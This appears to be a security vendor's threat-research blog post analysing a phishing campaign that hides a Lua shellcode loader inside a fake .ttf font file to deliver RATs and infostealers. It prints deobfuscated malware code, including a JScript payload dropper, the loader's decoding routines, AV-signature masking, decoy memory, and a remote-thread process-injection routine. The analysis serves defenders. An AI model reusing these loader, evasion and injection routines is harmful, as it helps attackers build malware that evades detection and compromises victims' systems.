

The TTF Trap: A Global Campaign of a Low-Detection Lua Loader

 fortinet.com/blog/threat-research/the-ttf-trap-a-global-campaign-of-a-low-detection-lua-loader

Yurren Wan Yurren Wan

July 16, 2026

6
/ 61
Community Score

6/61 security vendors flagged this file as malicious

c7159e589e29f9c866cc9983839ae9c9a1457df542a2dcd5103ba38636e08fd

dqhxcteeegmylphs.ttf

text

Size
884.97 KB

Last Analysis Date
a moment ago

TXT

DETECTION

DETAILS

RELATIONS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.cryxos/data

Threat categories trojan dropper

Family labels cryxos data lubfus


Security vendors' analysis

Do you want to automate checks?

DrWeb	LUA:MulDrop.2	ESET-NOD32	JS/TrojanDropper.ModLoader.BN Trojan
Fortinet	Data/Agent.DD19/tr	Huorong	Trojan/VBS.Obfuscator.z
Kaspersky	HEUR:Trojan.Script.Lubfus.gen	Microsoft	Trojan:Script/Cryxos.HABIMTB

[FortiGuard Labs Threat Research](#)

How threat actors use disguised .ttf files and low-detection Lua loaders to deliver RATs and infostealers



- Article Contents
- [Initial Access](#)
- [JScript](#)
- [Lua Loader](#)
- [Decoy Memory](#)
- [PatchDonut64Header](#)

- [October 2025](#)
- [June 2026](#)
- [Autolt Loader](#)
- [Donut Shellcode and Payload](#)
- [Best Private LOGGER](#)
- [Conclusion](#)
- [Fortinet Protections](#)
- [IOCs](#)
- [C2:URLs:PDF:JScripts:Lua Scripts:Autolt Scripts:Donuts:EXEs:](#)

By [Yurren Wan](#) | July 16, 2026

Affected Platforms: Microsoft Windows

Impacted Users: Any organization

Impact: Attackers gain control of the infected systems or stolen data may be leveraged for follow-on attacks

Severity Level: High

Since late March, 2026, we have been observing large-scale campaigns that use a combination of fileless techniques and Lua-based loaders with low detection rates to deploy various malware families, including Agent Tesla, Remcos, XWorm, and Best Private LOGGER.




Figure 1: Lua-based loader on VirusTotal

In these attack campaigns, the threat actor impersonates several well-known companies, using the guise of business cooperation to launch phishing attacks. To evade detection, the actor employs multi-layered, highly obfuscated stages, including extensive junk code and an Autolt/Lua loader masquerading as a TrueType Font (.ttf) file.




Figure 2: Attack flow

Initial Access

The attack campaign begins with a phishing email that either contains a malicious archive or links to download one, as illustrated in Figure 3. By impersonating a reputable brand, business, or corporation, or using payment-related lures, the attacker manipulates the recipient into opening the attachment by creating a sense of urgency.




Figure 3: The phishing e-mails

JScript

Within the archive, the JavaScript file is obfuscated and embedded in a substantial amount of junk code. Even after extraction and beautification, the code retains a complex structure typical of obfuscation tools, as shown in Figure 4.

```

46 XRENKPC彈參砂短站拋 爬混 草 0x200 0x200 少 0x200 0x200 0x00 飢彈參砂短站拋 爬混 0x00;
47 XRENKPC彈參砂短站拋 爬混 草 0x200 0x200 少 0x200 0x200 0x00 飢彈參砂短站拋 爬混 0x00;
48 XRENKPC彈參砂短站拋 爬混 草 0x200 0x200 少 0x200 0x200 0x00 飢彈參砂短站拋 爬混 0x00;
49 XRENKPC彈參砂短站拋 爬混 草 0x200 0x200 少 0x200 0x200 0x00 飢彈參砂短站拋 爬混 0x00;
50 XRENKPC彈參砂短站拋 爬混 草 0x200 0x200 少 0x200 0x200 0x00 飢彈參砂短站拋 爬混 0x00;
51 XRENKPC彈參砂短站拋 爬混 草 0x200 0x200 少 0x200 0x200 0x00 飢彈參砂短站拋 爬混 0x00;

```

var VVHGBIWIJXRENKPCQ=VVHGBIWIJXRENKPCQQ:(function(){

```

this[_0x1013(0x7d3)] += _0x1013(0xa10);
function _0x1ebb() {
    var _0x5d9622 = ["GimMB", "sDkdR", "random", "HihIx", "zVxxa", "VSYWD", "PaNbq", "kcsCT", "piEmF", "EJHfY", 'action'];
    _0x1ebb = function () {
        return _0x5d9622;
    };
    return _0x1ebb();
}
var erONIA = OPONIA[_0x1013(0x748)]('??')[_0x1013(0x7c7)]('');
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this.VVHGBIWIJXRENKPC += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this.VVHGBIWIJXRENKPC += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
var myObject = new ActiveXObject(erONIA);
this.VVHGBIWIJXRENKPC += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this.VVHGBIWIJXRENKPC += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this.VVHGBIWIJXRENKPC += "彈參砂短站拋 爬混 草? 鄧 鉦 ?濞 ?激 炙?擔?悲喪?激扭賦徐淮賴鼎?鄧手?VVHGBIWIJXRENKPCQ";
var TAXIELYOKUM = _0x1013(0x21d) + "VVHGBIWIJXRENKPCQ...t...f...";
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += "彈參砂短站拋 爬混 草? 鄧 鉦 ?濞 ?激 炙?擔?悲喪?激扭賦徐淮賴鼎?鄧手?VVHGBIWIJXRENKPCQ";
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
var ELOULYASMAYL = _0x1013(0x2c9) + _0x1013(0x7d3) + _0x1013(0x61e);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += _0x1013(0xa10);
this[_0x1013(0x7d3)] += "彈參砂短站拋 爬混 草? 鄧 鉦 ?濞 ?激 炙?擔?悲喪?激扭賦徐淮賴鼎?鄧手?VVHGBIWIJXRENKPCQ";

```

Figure 4: The obfuscated script.

The script employs highly complex obfuscation techniques, including string array mapping, control flow flattening, and anti-tampering mechanisms, to evade both manual and AI-driven analysis.

Within the core logic, critical strings—such as the ActiveX object and the output file paths—are obfuscated using signature evasion. These delimiters are then removed at runtime using `.split()` and `.join()` methods.


```
var D = new ActiveXObject(rtlIA); //Microsoft.XMLDOM  
var AHONIAKO = FDATA ("!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!  
var Bi33ddy = AHONIAKO["split"]('?')["join"]('');  
var Bi44y = Bi33ddy["split"]('!')["join"]('');  
var DWAYX = Bi44y["split"]('~')["join"]('');  
var KELOPATAT = DWAYX["split"](" ")["join"]('');  
var KOiddy = KELOPATAT["split"]('!')["join"]('');  
var WEiddy = KOiddy["split"]('#')["join"]('');  
var FDGFDG = WEiddy["split"]('$')["join"]('');  
var HAKUIP = FDGFDG["split"]('%')["join"]('');  
var SWEPTY = HAKUIP["split"]('^')["join"]('');  
var MKLEOP = SWEPTY["split"]('&')["join"]('');  
var JESOUINA = MKLEOP["split"]('*')["join"]('');  
var OPiddy = JESOUINA["split"]('>')["join"]('');  
E["text"] = OPiddy;  
var b = new ActiveXObject(FBNRTYFNIA); //ADODB.Stream  
b["Type"] = 1;  
b["Open"]();  
b["Write"](E["nodeTypedValue"]);  
b["Position"] = 0;  
b["Type"] = 1;  
b["SaveToFile"] (TAXIELYOKUM["split"]("!!!")["join"](''), 2); //.ttf  
var Q = new ActiveXObject(THAIP); //Microsoft.XMLDOM  
var KOP = Q["createElement"] (PDDDIA); //t  
KOP["dataType"] = GFDGTR; //bin.base64  
var halalus = FDATA ("!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!  
var Bi33ddy = halalus["split"]('?')["join"]('');  
var Bi44y = Bi33ddy["split"]('!')["join"]('');  
var DWAYX = Bi44y["split"]('~')["join"]('');  
var KELOPATAT = DWAYX["split"](" ")["join"]('');  
var KOiddy = KELOPATAT["split"]('!')["join"]('');  
var WEiddy = KOiddy["split"]('#')["join"]('');  
var FDGFDG = WEiddy["split"]('$')["join"]('');  
var HAKUIP = FDGFDG["split"]('%')["join"]('');  
var SWEPTY = HAKUIP["split"]('^')["join"]('');  
var MKLEOP = SWEPTY["split"]('&')["join"]('');  
var JESOUINA = MKLEOP["split"]('*')["join"]('');  
var GTREYRTY = JESOUINA["split"]('>')["join"]('');  
KOP["text"] = GTREYRTY;  
var ASS = new ActiveXObject(FBNRTYFNIA); //ADODB.Stream  
ASS["Type"] = 1;  
ASS["Open"]();  
ASS["Write"] (KOP["nodeTypedValue"]);  
ASS["Position"] = 0;  
ASS["Type"] = 1;  
ASS["SaveToFile"] (ELOULYASMAYL["split"]("!!!")["join"](''), 2); //.exe
```

Figure 6: The routine used to extract the embedded payload to disk.

Finally, it instantiates a `WScript.Shell` object to launch the executable, passing the script as a parameter.


```

local RWRVUIX =
"==~~~~~MsJ@TV#+g~++w5rr2&E~0wj@#:gsMgN8z2Emhi
T8:wEKgi8hQT1tI@N13i:*SwUlgvP~gvPw+6qlG@~N9YI8z2Emhi08j0E#hi8
hQT1tI@N12i:r#N12iqOP#N<0iiwQT1tI#Nlmi:nik1:U~qP4*OgIYMoI+U@
RTHtoIT8j0F#/ihQQTttI:N13i:nixLWOQ~XIJK8///:L670VjM00P/////zL
6I00P//m9>Fyw@~+gKk4@oHM~M0YK#sI~~~w@M82xGkY~q1o~JGgtP4wiT~Uy

```

```

local r={"\068\111\110\117\116\083\116\117\098",
"\072\084\084\080","\097\109\115\105";"\101\116\119",
"\107\101\114\110\101\108\051\050";"\110\116\100\108\108",
"\119\105\110\105\110\101\116"}for f=0,y-8,1 do for M,V in
ipairs(V)do local r=true for M=0,#V-1,1 do if a[f+M]~=V[M+1]
then r=false break end end if r then for M=0,11,1 do if f+M<y
then if M%2==0 then a[f+M]=144 else a[f+M]=204 end end end
break end end end for f=0,y-20,1 do for M,y in ipairs(r)do
local V=true for M=0,#y-1,1 do if a[f+M]~=string.byte(y,M+1)
then V=false break end end if V then for M=0,#y-1,1 do a[f+M
]=math.random(65,90)end break end end end return true end
local Sl=4096 local Bl=8192 local kl=32768 local Hl=4 local
cl=64 local Il=1 if not RWRVUIX then os.exit(1)end local Ll=
vv(RWRVUIX)local El=Fv(Ll)local Ql=PolyRotDecode(El)if not Ql
or#Ql==0 then os.exit(1)end yv=#Ql CreateDecoyMemory()Vv=
EncryptShellcode(Ql,kv)local Jl,tl=CreateFakeMemory(yv+
300000000)local ll=Tp.cast("\072\065\078\068\076\069",-1)
local ml=Tp.new("\080\086\079\073\068\091\049\093",nil)local
sl=Tp.new("\083\073\090\069\095\084\091\049\093",yv+300000000
)local Nl=Ap.NtAllocateVirtualMemory(ll,ml,0,sl,bp.bor(Bl,Sl

```

Figure 9: The obfuscated Lua loader.

At the core, the loader employs a three-step method for parsing the encoded payload.

First, the hardcoded string is reversed, and a set of replacement rules is applied: symbols ~, @, #, :, &, *, >, and < are replaced with A, B, C, D, a, b, c, and d, respectively. Then, the resulting string is decoded from Base64.

```

local function px(c) --Step 1: Invert and replace.
    local g = {};
    for a = #c, 1, -1 do
        g[#g + 1] = c:sub(a, a);
    end;
    local a = table.concat(g);
    if a:find("[~@#%&'<> <]") then
        local c = a;
        c = c:gsub("~", "A");
        c = c:gsub("@", "B");
        c = c:gsub("#", "C");
        c = c:gsub("%", "D");
        c = c:gsub("&", "a");
        c = c:gsub("'", "b");
        c = c:gsub("<", "c");
        c = c:gsub(">", "d");
        return c;
    else
        local c = a;
        c = c:gsub("A", "~");
        c = c:gsub("B", "@");
        c = c:gsub("C", "#");
        c = c:gsub("D", "%");
        c = c:gsub("a", "&");
        c = c:gsub("b", "'");
        c = c:gsub("c", "<");
        c = c:gsub("d", ">");
        return c;
    end;
end;

local Wx = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
local Hx = {};
for c = 1, #Wx, 1 do
    Hx[string.sub(Wx, c, c)] = c - 1;
end;
local function ex(c) --Step 2: Base64 Decode
    local g = {};
    local a = 0;
    local d = 0;
    for n = 1, #c, 1 do
        local M = string.sub(c, n, n);
        if M ~= "=" then
            local c = Hx[M];
            if c then
                a = ju.lshift(a, 6) + c;
                d = d + 6;
                if d >= 24 then
                    d = d - 24;
                    local c = ju.rshift(a, d);
                    c = ju.band(c, 255);
                    table.insert(g, string.char(c));
                end;
            end;
        end;
    end;
    return table.concat(g);
end;

```

Figure 10: Decryption routine: steps 1 and 2.

Subsequently, a custom ROT cipher is applied. The first byte of the encrypted string serves as the rotation key. Once the key's validity is verified, the rotation value is calculated using the formula: **94 – {first_byte} - 128**. The remaining data is then processed with the ROT cipher, ensuring the output consists of printable ASCII characters, as illustrated in Figure 11.

```

function PolyRotDecode(c) --Step 3: Custom ROT-style cipher
    local g = string.len(c);
    if g < 1 then
        return "";
    end;
    local a = string.byte(c, 1);
    local d = 0;
    if a >= 128 and a <= 221 then
        d = a - 128;
    else
        return "";
    end;
    local n = 94 - d;
    local M = {};
    local Z = 1;
    for g = 2, g, 1 do
        local a = string.byte(c, g);
        if a >= 33 and a <= 126 then
            M[Z] = string.char(33 + ((a - 33) + n) % 94);
        else
            M[Z] = string.char(a);
        end;
        Z = Z + 1;
    end;
    return table.concat(M);
end;

```

Figure 11: Applying the custom ROT cipher.

In addition to the decryption routine, the sample employs several anti-analysis and evasion techniques. These include allocating decoy memory regions, patching key characteristics for subsequent layers, and implementing page guards. Furthermore, it performs an in-memory XOR encryption and decryption cycle on the shellcode using a consistent key to further hinder detection.

```

local gh = 4096;
local ah = 8192;
local dh = 32768;
local nh = 4;
local Mh = 64;
local Zh = 1;
if not located then
    os.exit(1);
end;
local Qh = px(located); --Step 1: Invert and replace.
local vh = ex(Qh); --Step 2: Base64 Decode
local wh = PolyRotDecode(vh); --Step 3: Custom ROT-style cipher
if not wh or #wh == 0 then
    os.exit(1);
end;
Gu = #wh;
CreateDecoyMemory();
bu = EncryptShellcode(wh, dx); --Xor Cipher
local Ah, Fh = CreateFakeMemory(Gu + 300000000);
local Eh = tu.cast("HANDLE", -1);
local ih = tu.new("PVOID[1]", nil);
local Ih = tu.new("SIZE_T[1]", Gu + 300000000); --allocates a larger space
local Wh = Yu.NtAllocateVirtualMemory(Eh, ih, 0, Ih, ju.bor(ah, gh), nh); --PAGE_READWRITE
if Wh ~= lu then
    os.exit(1);
end;
Tu = ih[0];
ru = tonumber(tu.cast("uint32_t", Tu));
SetupGuardPages();
tu.C.RtlMoveMemory(Tu, bu, Gu);
local Hh = {
local eh = {
local function uh(c, g, a)
local function mh(c)
local function Rh(...)
local function fh(c, g)
PatchDonut64Header(Tu, Gu);
DecryptInPlace(Tu, Gu, dx); --Xor Cipher
PatchDonut64Header(Tu, Gu);
ax = CalculateCRC(Tu, Gu); --crc32
ProtectMemory(Mh); -- 64 PAGE_EXECUTE_READWRITE
local zh = tu.cast("void(__cdecl*)()", Tu);
local Lh, ph = pcall(zh);
ProtectMemory(nh); -- 4 PAGE_READWRITE
PatchDonut64Header(Tu, Gu);
if not VerifyIntegrity() then

```

Figure 12: The core logic of the Lua loader.

Decoy Memory

It allocates a decoy memory and fills it with the suspicious string and randomly generated data, as shown in Figures 13 and 14.

```

function CreateDecoyMemory()
    local c = 1048576;
    local g = tu.new("uint8_t[?]", c);
    local a = {
        "ntdll.dll",
        "kernel32.dll",
        "VirtualProtect",
        "CreateRemoteThread",
        "0xDEADBEEF",
        "0x1337C0DE",
        "[-] Error loading driver",
        "[+] Kernel module mapped at 0xFFFFF800",
        "DRIVER_IRQL_NOT_LESS_OR_EQUAL",
    };
    for c = 0, c - 1, 1 do
        local d = a[c % #a + 1];
        local n = c % #d + 1;
        g[c] = string.byte(d, n);
    end;
    table.insert(kx, g);
end;

```

Figure 13: Decoy memory with a suspicious string.

```

function CreateFakeMemory(c)
    local g = tu.new("uint8_t[?]", c);
    tu.fill(g, c, 0);
    for c = 0, c - 1, 1 do
        g[c] = ju.bxor(c % 256, 85);
    end;
    return g, tu.cast("PVOID", g);
end;

```

Figure 14: Decoy memory with random data.

PatchDonut64Header

The function scans for byte sequences and string signatures characteristic of Donut shellcode, then obfuscates them with a mask composed of 144, 204, and randomly generated uppercase characters to evade detection.

```
function PatchDonut64Header(c, g)
    local a = tu.cast("uint8_t*", c);
    local d = math.min(g, 8192);
    local n = {
        { 49, 192, 49, 219, 49, 201, 49, 210, },
        { 128, 52, 10, 170, 66, 128, 60, 10, },
        { 139, 69, 8, 139, 77, 12, 139, 85, },
        { 232, 0, 0, 0, 0, 139, 29, 0, },
        { 139, 21, 0, 0, 0, 0, 139, 202, },
        { 131, 236, 40, 139, 1, 137, 68, 36, },
    };
    local M = {"DonutStub", "HTTP", "amsi", "etw", "kernel32", "ntdll", "wininet",
    for c = 0, d - 8, 1 do
        for g, n in ipairs(n) do
            local M = true;
            for g = 0, #n - 1, 1 do
                if a[c + g] ~= n[g + 1] then
                    M = false; break;
                end;
            end;
            if M then
                for g = 0, 11, 1 do
                    if c + g < d then
                        if g % 2 == 0 then --Masking patterns to 144, 204...
                            a[c + g] = 144;
                        else
                            a[c + g] = 204;
                        end;
                    end;
                end;
                break;
            end;
        end;
    end;
    for c = 0, d - 20, 1 do
        for g, d in ipairs(M) do
            local n = true;
            for g = 0, #d - 1, 1 do
                if a[c + g] ~= string.byte(d, g + 1) then
                    n = false; break;
                end;
            end;
            if n then
                for g = 0, #d - 1, 1 do
                    a[c + g] = math.random(65, 90);
                    --Replace: Random uppercase ASCII characters
                    --(between 65 'A' and 90 'Z').
                end;
            end;
        end;
    end;
end;
```

Figure 15: Function for Patching Donut characteristic.

In the final stage, the shellcode is executed via a protected call (pcall) using a memory address that has already been cast to a callable C function pointer.

Throughout our research, we tracked samples ranging from the earliest version, which appeared in October 2025, to the most recent, which appeared in June 2026. Their evolution is shown below.

October 2025

While this version retains characteristics similar to previous iterations, the execution flow has become clearer.

```

local embedded = "AAAAAAAAAAAAAAAAAADzSwalgvPIgvPc+6wFHBGNcagwAILDYDFtNhZ
local o=#C local a=V.new("\119\099\104\097\114\095\116\091\063\093",o+1) for
  a[o-1]=V.cast("\119\099\104\097\114\095\116",C:byte(o))
end
a[o]=0 return a
end
local function v(C)
local o=V.new("\083\084\065\082\084\085\080\073\078\070\079") local v=V.new(
else
  return v.dwProcessId
end
end
local r=v("\067\058\092\087\105\110\100\111\119\115\092\083\121\115\087\079
local C={} for o=1,#V,1 do
return table.concat(C)
end
local G="\065\066\067\068\069\070\071\072\073\074\075\076\077\078\079\080\0
local C={} local o=2-(#V-1)%3 for o=1,#V,3 do
  local a=((string.byte(V,o) or 0)*65536+(string.byte(V,o+1) or 0)*256)+(stri
end
if o>0 then
return table.concat(C)
end
local s="\065\066\067\068\069\070\071\072\073\074\075\076\077\078\079\080\0
  m[string.sub(s,V,V)]=V-1
end
local function M(V)
local function g(V)
local C={} for o=#V,1,-1 do
return table.concat(C)
end
local function q(V,C,o)
local function e(V)
local function A(V)
local function d(a,v)
local r=o.OpenProcess(o.PROCESS_ALL_ACCESS,false,a) if r==nil then
  return false,"\070\097\105\108\101\100 \116\111 \111\112\101\110 \112\114
end
local z=#v local G=o.VirtualAllocEx(r,nil,z+600000000,C.bor(o.MEM_COMMIT,o.
  o.CloseHandle(r) return false,"\070\097\105\108\101\100 \116\111 \097\108\
end
local y=V.new("\083\073\090\069\095\084\091\049\093") local s=o.WriteProcess
  o.CloseHandle(r) return false,"\070\097\105\108\101\100 \116\111 \119\114\
end
local m=o.CreateRemoteThread(r,nil,0,G,nil,0,nil) if m==nil then

```

Figure 16: The earliest version of the Lua loader.

The sample initiates a legitimate process to serve as a host, allocates memory in the remote process, and writes the decrypted shellcode to the allocated region. Execution is then triggered via `CreateRemoteThread`. Notably, the decryption routine used here is simpler than in newer iterations. It involves string reversal, Base64 decoding, and a ROT14-like cipher, consistent with the techniques documented in the [egfincirt](#) blog.

```

local embedded = "AAAAAAAAAAAAAAAAAADzSwalgvPIgvPc+6wFHBGNcagwAILDYDFtNhZo4EFBmHCoIJIMle
local V = require("ffi");
local C = require("bit");
V.cdef("typedef unsigned long DWORD;\ntypedef int BOOL;\ntypedef void* HANDLE;\ntypedef co
local o = V.load("kernel32");
local function a(C)
local function v(C)
    local o = V.new("STARTUPINFO");
    local v = V.new("PROCESS_INFORMATION");
    o.cb = V.sizeof(o);
    local r = a(C);
    local z = 4;
    local G = V.C.CreateProcessW(nil, r, nil, nil, false, z, nil, nil, o, v);
    if G == 0 then
    else
        return v.dwProcessId;
    end;
end;
local r = v("C:\\Windows\\SysWOW64\\colorcpl.exe");

local function d(a, v)
    local r = o.OpenProcess(o.PROCESS_ALL_ACCESS, false, a);
    if r == nil then
        return false, "Failed to open process. Error code: " .. tonumber(o.GetLastError());
    end;
    local z = #v;
    local G = o.VirtualAllocEx(r, nil, z + 600000000, C.bor(o.MEM_COMMIT, o.MEM_RESERVE),
    o.PAGE_EXECUTE_READWRITE);
    if G == nil then
        o.CloseHandle(r);
        return false, "Failed to allocate memory in target process. Error code: " ..
        tonumber(o.GetLastError());
    end;
    local y = V.new("SIZE_T[1]");
    local s = o.WriteProcessMemory(r, G, v, z, y);
    if s == 0 or y[0] ~= z then
        o.CloseHandle(r);
        return false, "Failed to write process memory. Error code: " .. tonumber(
        o.GetLastError());
    end;
    local m = o.CreateRemoteThread(r, nil, 0, G, nil, 0, nil);
    if m == nil then
        o.CloseHandle(r);
        return false, "Failed to create remote thread. Error code: " .. tonumber(
        o.GetLastError());
    end;
    o.CloseHandle(r);
    return true, G;
end;
local n = g(embedded); --Step 1: Invert.
local E = M(n); --Step 2: Base64 Decode
local H = z(E); --Step 3: Coustom ROT14 cipher
local x, Y = d(r, H);

```

Figure 17: The deobfuscated script.

June 2026

Although the initial characteristics appear identical to known patterns, the core logic is significantly more complex. It incorporates a wide array of anti-analysis techniques designed

to thwart both Lua and native-level debuggers, including API unhooking and the neutralization of software and hardware breakpoints.

```

local function ib() -- Core logic
    math.randomseed(os.time());
    for D = 1, 1000, 1 do
        math.randomseed(O.C.GetTickCount());
        for D = 1, 1000, 1 do
            math.randomseed(GM());
            if XK() then -- Init HK & YK: loading ntdll from disk
                local D = mK(); --Resolve APIs via PEB_LDR_DATA
                if SK() then --Unhook ntdll.dll
